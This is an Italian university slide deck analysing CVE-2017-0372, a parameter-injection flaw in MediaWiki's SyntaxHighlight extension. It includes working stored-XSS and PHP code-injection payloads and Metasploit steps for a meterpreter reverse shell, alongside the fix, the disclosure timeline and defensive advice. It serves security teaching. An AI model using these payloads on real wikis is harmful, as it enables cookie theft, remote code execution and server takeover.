



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

Why CVE-2017-0372 is cool

Davide Antonino Vincenzo Micale

Università degli studi di Catania
Dipartimento di Matematica e Informatica
<https://www.linkedin.com/in/davide-micale-799664143/>
<http://www.dmi.unict.it/~nas/>

04 Dicembre 2019





Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

Studio della controversa vulnerabilità **CVE-2017-0372** e individuazione degli exploit



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Software per la creazione di Wiki (enciclopedie web)
- Sviluppato in PHP con database MySql



Cos'è MediaWiki?

Popolamento voci

4

Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità


Exploit

Metasploit


Conclusioni

- Un utente può aggiungere/modificare/eliminare voci del wiki
- Il contenuto delle voci è scritto in wikitext(linguaggio di markup)
- In base alla configurazione, non è necessario che l'utente effettui il login per gestire il wiki

API



Interfaccia grafica





Cos'è MediaWiki?

Continua

5

Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- È alla base di Wikipedia
- Nonostante il grande nome che sta dietro al progetto, non è esente da falle. . .



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Scoperta da Yorick Koster e comunicato a Wikimedia nel Febbraio del 2017 e annunciato al pubblico nel 6 Aprile 2017
- Vulnerabilità che colpisce l'estensione SyntaxHighlight di MediaWiki
- Permette all'attaccante di effettuare attacchi XSS o esecuzione di codice PHP arbitrario



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Estensione che permette la formattazione di codice sorgente
- Sfrutta Pygments, programma scritto in Python, per la formattazione del codice
- L'estensione è già installata in MediaWiki, ma deve essere abilitata
- Per l'abilitazione aggiungere in fondo a LocalSettings.php:
`wfLoadExtension('SyntaxHighlight_GeSHi');`



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 <syntaxhighlight lang="python" line="line" start="1">
2     print "Hello , World!"
3 </syntaxhighlight>
```

Listing 1: Utilizzo di SyntaxHighlight

- *lang*: linguaggio di programmazione
- *line*: abilitare la linea dei numeri
- *start*: numero dal quale iniziare a conteggiare nella linea dei numeri



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 $ pygmentize -l lang -f html -O linenos=inline ,  
linenostart=start , prestyles=style , full=bool ,  
cssfile=filepath , classprefix=class
```

2

Listing 2: Utilizzo di Pygments

- **-l lang**: linguaggio di programmazione
- **-f html**: linguaggio in cui formattare l'output
- **-O** : opzioni di formattazione
 - **linenos=inline**: se e dove inserire la linea dei numeri. Di default è *false*. Nella modalità *inline* viene inserito insieme al codice
 - **linenostart=start**: numero dal quale iniziare a conteggiare nella linea dei numeri
 - **prestyles=style**: permette l'inserimento di codici CSS



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- **-O** : opzioni di formattazione
 - **full=bool**: salvare in un file l'intero stile css e l'intera pagina HTML se impostato a *True*
 - **cssfile=filepath**: dove salvare il file CSS
 - **classprefix=class**: scelta del prefisso da inserire in tutte le classi CSS create dal programma



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
265 // Starting line number
266 if ( isset( $args['start'] ) ) {
267     $options['linenostart'] = $args['start'];
268 }
269
```

Listing 3: SyntaxHighlight_GeSHi.class.php

- Nel parametro *start* non viene fatta alcuna operazione di sanitizzazione o validazione



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
279 $optionPairs = array();
280 foreach ( $options as $k => $v ) {
281     $optionPairs [] = "{$k}={$v}";
282 }
283 $builder = new ProcessBuilder();
284 $builder->setPrefix( $wgPygmentizePath );
285 $process = $builder
286     ->add( '-l' )->add( $lexer )
287     ->add( '-f' )->add( 'html' )
288     ->add( '-O' )->add( implode( ',', $optionPairs ) )
289     ->getProcess();
290
291 $process->setInput( $code );
292 $process->run();
293
```

Listing 4: SyntaxHighlight_GeSHi.class.php



Why CVE-
2017-0372 is
cool

Davide
Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Il parametro *start*, presente nell'array *\$options*, viene passato al programma Pygments
- Possiamo sfruttare *start* per inviare dei comandi a Pygments che altrimenti non potremmo inviare con SyntaxHighlight



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

1 Chiamo SyntaxHighlight:

```
1 <syntaxhighlight lang="python" line="line" start="1">
2     print "Hello , World!"
3 </syntaxhighlight>
```

2 SyntaxHighlight effettua la chiamata a Pygments utilizzando il BuildProcess (il codice da formattare viene inviato tramite standard input del processo appena creato):

```
1 $ pygmentize -l python -f html -O cssclass=mw-highlight , encoding=utf-8, linenos=inline , linenostart=1
```



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

3 Pygments restituisce il codice formattato:

```
1 <div class="mw-highlight"><pre><span class="lineno">1 </span> <span class="k">print</span></span> <span class="s2">&quot;Hello , World!&quot;</span></pre></div>
2
3
4
```



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- 4 SyntaxHighlight si assicura che l'output inizi con `<div class="mw-highlight">` e termini con `</div>`. Tale contenitore viene poi sostituito con `<div class="mw-highlight mw-content-ltr" dir="ltr">`, restituendo in output:

```
1 <div class="mw-highlight mw-content-ltr" dir="ltr"><pre><span class="lineno">1 </span>
  <span class="k">print</span> <span class="s2">"&quot;Hello , World!&quot;;</span>
2 </pre></div>
```




Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Pygments accetta caratteri speciali codificati in HTML e li decodifica in automatico
- Le opzioni di Pygments *prestyle*, *cssfile* e *classprefix* non possono essere inserite tramite parametri di SyntaxHighlight
- Sfruttiamo la vulnerabilità del parametro *start* per usufruire delle opzioni



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 <syntaxhighlight lang="java" line="line" start='0,  
  prestyles="&gt;&lt; script&gt; alert (document.  
  cookie)&lt;/script&gt;&lt;span class=" '>  
2 System.out.println("Hello World");  
3 </syntaxhighlight>  
4
```

Listing 5: Exploit XSS stored

- Con *prestyles*, viene inserito all'interno di `<pre>` il parametro *style*. L'attaccante può iniettare liberamente codici inline CSS
- Per iniettare del codice JavaScript, viene chiuso il parametro *style* con `"` e inseriti i tag Script (codifica in HTML necessaria per non confondere i caratteri `<` e `>` dell'attaccante con quelli di `<syntaxhighlight>`)



Why CVE-
2017-0372 is
cool

Davide
Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Pygments non fa distinzione fra codice CSS e codice HTML/JavaScript. Crede che il codice che stiamo inserendo sia sempre CSS
- Pygments inserisce alla fine del prestyles `">` utilizzati per chiudere il parametro `style` e il tag `pre`. Per evitare che essi compaiano nel Browser, inseriamo `<span class="`. Al resto ci penserà l'autocompletamento del Browser



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 <div class="mw-highlight mw-content-ltr" dir="ltr" style=""><script>alert(document.cookie)</script><span class=""><span class="lineno">0 </span><span class="n">System</span><span class="o">.</span><span class="na">out</span><span class="o">.</span><span class="na">println</span><span class="o">(</span><span class="s">"Hello World"</span><span class="o">);</span></div>
2 </span></pre></div>
3
```

Listing 6: Risultato Exploit XSS stored

- Il Browser ha aggiunto nella 3° riga



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 <syntaxhighlight lang='haskell' start='0',full=1,
   cssfile=./images/hack.php, classprefix=&lt;?php
   phpinfo();exit; ?&gt;'>
2 putStrLn "Hello World"
3 </syntaxhighlight>
4
```

Listing 7: Exploit code injection

- Grazie a *full*, viene creato un file di stile CSS di nome *hack.php*
- In tutte le classi, viene inserito il prefisso `<?php phpinfo(); exit; ?>`
- Pygments non fa distinzione fra codice CSS e codice HTML/JavaScript. Non si preoccupa nemmeno che l'estensione del file sia effettivamente ".css"



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 td.linenos { background-color: #f0f0f0; padding-right: 10px; }
2 span.lineno { background-color: #f0f0f0; padding: 0 5px 0 5px; }
3 pre { line-height: 125%; }
4 body .hll { background-color: #ffffcc }
5 body { background: #f8f8f8; }
6 body .<?php phpinfo();exit; ?>c { color: #408080; font-style: italic } /* Comment */
7 body .<?php phpinfo();exit; ?>err { border: 1px solid #FF0000 } /* Error */
8 body .<?php phpinfo();exit; ?>k { color: #008000; font-weight: bold } /* Keyword */
9 body .<?php phpinfo();exit; ?>o { color: #666666 } /* Operator */
10 body .<?php phpinfo();exit; ?>ch { color: #408080; font-style: italic } /* Comment.Hashbang */
```

Listing 8: Anteprima di hack.php



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
1 Note: Cannot determine output file name, using
  current directory as base for the CSS file name
2 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
3   "http://www.w3.org/TR/html4/strict.dtd">
4
5 <html>
6 <head>
7   <title></title>
8   <meta http-equiv="content-type" content="text/html
9     ; charset=utf-8">
10  <link rel="stylesheet" href="./images/hack.php"
    type="text/css">
11 </head>
```

Listing 9: Output di Pygments 1/2



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
11 <body>
12 <h2><</h2>
13
14 <div class="mw-highlight"><pre><span class="<?php
  phpinfo();exit; ?>nf">putStrLn</span> <span
  class="<?php phpinfo();exit; ?>s">&quot;Hello
  World&quot;</span>
15 </pre></div>
16 </body>
17 </html>
```

Listing 10: Output di Pygments 2/2

- Non essendo impostato l'output del file HTML (l'output è lo standard output), viene usata la cartella corrente come base per il percorso relativo del file CSS



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- SyntaxHighlight controlla l'output di Pygments. Non iniziando e terminando con i tag `<div class="mw-highlight">` e `</div>`, l'estensione solleva una *MWException*, restituendo in output *Errore irreversibile di tipo "MWException"*
- L'attaccante può chiamare dal browser il file CSS che ha creato. Viene eseguito il codice ivi contenuto



Attacco code injection hack.php

Why CVE-2017-0372 is cool

Davide Micalé

- Obiettivo
- Introduzione
- Vulnerabilità
- Exploit
- Metasploit
- Conclusioni

phpinfo()

192.168.17.136/mas/mas/hack.php

Manjaro Linux Manjaro Wiki Manjaro Forum

id:linenos (background-color:#F0F0F0; padding-right: 10px;) span:lineno (background-color:#F0F0F0; padding: 0 5px 0 5px;) pre (line-height: 125%;) body:hl (background-color:#ffccf0) body:(background:#F8F8F8) body:

PHP Version 5.6.30-12-ubuntu17.04.1+deb.sury.org-1

System	Linux ubuntu 4.10.0-22-generic #24-Ubuntu SMP Mon May 22 17:43:20 UTC 2017 amd64
Server API	Apache/2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-apache.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-openssl.ini, /etc/php5/apache2/conf.d/20-calendar.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-dom.ini, /etc/php5/apache2/conf.d/20-iconv.ini, /etc/php5/apache2/conf.d/20-intl.ini, /etc/php5/apache2/conf.d/20-ldap.ini, /etc/php5/apache2/conf.d/20-mbstring.ini, /etc/php5/apache2/conf.d/20-memcached.ini, /etc/php5/apache2/conf.d/20-msgpack.ini, /etc/php5/apache2/conf.d/20-mongodb.ini, /etc/php5/apache2/conf.d/20-mssqlsrv.ini, /etc/php5/apache2/conf.d/20-redis.ini, /etc/php5/apache2/conf.d/20-soap.ini, /etc/php5/apache2/conf.d/20-tidy.ini, /etc/php5/apache2/conf.d/20-xmlrpc.ini, /etc/php5/apache2/conf.d/20-xsl.ini, /etc/php5/apache2/conf.d/20-zip.ini, /etc/php5/apache2/conf.d/20-zlib.ini
PHP API	20111206
PHP Extension	20131226
Zend Extension	220031209
Zend Extension Build	AP120131226.NTS
PHP Extension Build	AP120131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
GD Support	enabled
Registered PHP Streams	ftp, ftps, compress.zlib, php, file, glob, data, http, ldap
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, ssl, sslv3, sslv3, http, https, http, https
Registered Stream Filters	zlib*, zlib.deflate, zlib.inflate, zlib.inflate.inflate, zlib.inflate.inflate, zlib.inflate.inflate, zlib.inflate.inflate

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
 with Zend OPcache v7.0.3-dev, Copyright (c) 1999-2016, by Zend Technologies

Configuration



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- In fase di installazione, MediaWiki suggerisce di modificare Apache in modo da non eseguire codice PHP e simili nella cartella di upload. In tal caso, il precedente attacco non avrebbe effetto
- Una soluzione è di porre `cssfile=index.php`
- Esaminiamo Metasploit per poter sferrare un attacco automatizzato



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

L'exploit utilizza le chiamate API offerte da MediaWiki. Fra le possibili azioni, è presente la *parse*, che permette di parserizzare un wikitext senza salvarne il risultato

- 1 Se impostati username e password, viene effettuata la procedura di Login
- 2 Viene verificata la presenza della vulnerabilità, attraverso una chiamata all'API effettuando una *parse*, iniettando nel parametro *start* la stringa *full=1*
- 3 Viene attivato l'exploit. Nel parametro *start* vengono iniettati *full=1*, il nome del *cssfile* e infine la *classprefix* contenente il payload
- 4 Il modulo effettua una chiamata al *cssfile* per eseguire il payload



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- 1 Aprire il terminale e avviare *msfconsole*
- 2 *use exploit/multi/http/mediawiki_syntaxhighlight*
- 3 *set PAYLOAD php/meterpreter/reverse_tcp*
- 4 *set RHOST indirizzowebvittima*
- 5 *set LHOST indirizzowebattaccante*
- 6 *set TARGETURI percorsobasewiki*
- 7 *run*
- 8 Una shell meterpreter è ora disponibile



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

```
269 // Starting line number
270     if ( isset( $args[ 'start' ] ) && ctype_digit (
271         $args[ 'start' ] ) ) {
272         $options[ 'linenostart' ] = (int)$args[ 'start' ];
273     }
```

Listing 11: SyntaxHighlight_GeSHi.class.php Apr 6 2017

- Viene verificato che *start* sia una stringa composta da tutti e solo numeri
- L'argomento viene convertito in un intero
- Le versioni 1.28.2 e 1.27.3 contengono il fix alla vulnerabilità



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo


Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni





Lo strano caso della CVE 2017-0372

Continua

32

Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni





Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità


Exploit

Metasploit

Conclusioni

YORICK KOSTER:



 Yorick added a comment. Apr 18 2017, 8:25 AM

This issue is reported as fixed in 1.28.1 / 1.27.2, but I can't seem to find the fix.

<https://lists.wikimedia.org/pipermail/mediawiki-announce/2017-April/000207.html>



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

WIKIMEDIA:



[@demon](#) Seems these made it into the git repo, but for 1.28 (at least), they're not in the patch, nor in the AIO bundle, ie <https://releases.wikimedia.org/mediawiki/1.28/mediawiki-1.28.1.patch.gz> and <https://releases.wikimedia.org/mediawiki/1.28/mediawiki-1.28.1.tar.gz>



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

YORICK KOSTER:



WIKIMEDIA:





Lo strano caso della CVE 2017-0372

Continua

36

Why CVE-2017-0372 is cool

Davide Micale

Obiettivo


Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni



EddieGP added a subscriber: EddieGP.

Apr 30 2017, 8:55 PM



New releases for this were created:

<https://lists.wikimedia.org/pipermail/mediawiki-announce/2017-April/000209.html>



Lo strano caso della CVE 2017-0372

Riassumendo

37

Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni



Reedy added a subscriber: **Reedy**.

Feb 21 2017, 7:25 PM



T158689-master.patch 926 B

Download



EddieGP added a subscriber: **EddieGP**.

Apr 30 2017, 8:55 PM



New releases for this were created:

<https://lists.wikimedia.org/pipermail/mediawiki-announce/2017-April/000209.html>



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0372`
- Nonostante fosse di dominio pubblico, è rimasto in Reserved per più di un anno
- Gli aggiornamenti della CVE funzionano "su richiesta". Dopo la successiva messa in pubblico di una vulnerabilità, il MITRE richiede che venga fatta una richiesta di aggiornamento con inserimento di descrizioni



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

- Aggiornare sempre il software
- Non dimenticare di sanitizzare/validare i dati ricevuti dall'utente
- Effettuare verifiche sul codice scritto e usare tool per ridurre la presenza di queste falle



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni



CVE
MITRE



MediaWiki
WikiMedia



Yorick Koster
SyntaxHighlight MediaWiki extension allows injection of arbitrary Pygments options
MARC, 29 Aprile 2017



dpatrick
Parameters injection in SyntaxHighlight results in multiple vulnerabilities
Phabricator, 21 Febbraio 2017



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni



Chad Horohoe

Security Release: 1.28.1 / 1.27.2 / 1.23.16

WikiMedia, 6 Aprile 2017



Chad Horohoe

Security release 1.27.3 and 1.28.2

WikiMedia, 30 Aprile 2017



Extension:SyntaxHighlight

WikiMedia



MediaWiki Release 1.28.1

WikiMedia



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni



Metasploit

Rapid7



Metasploit Unleashed – Free Ethical Hacking Course
Offensive Security



Yorick Koster

MediaWiki SyntaxHighlight extension option injection
vulnerability

Rapid7



Why CVE-2017-0372 is cool

Davide Micale

Obiettivo

Introduzione

Vulnerabilità

Exploit

Metasploit

Conclusioni

 reedy

SECURITY: Escape start argument before passing to pygments

GitHub, 6 Aprile 2017



Why is a CVE entry marked as "RESERVED" when a CVE ID is being publicly used?

MITRE, 10 Maggio 2017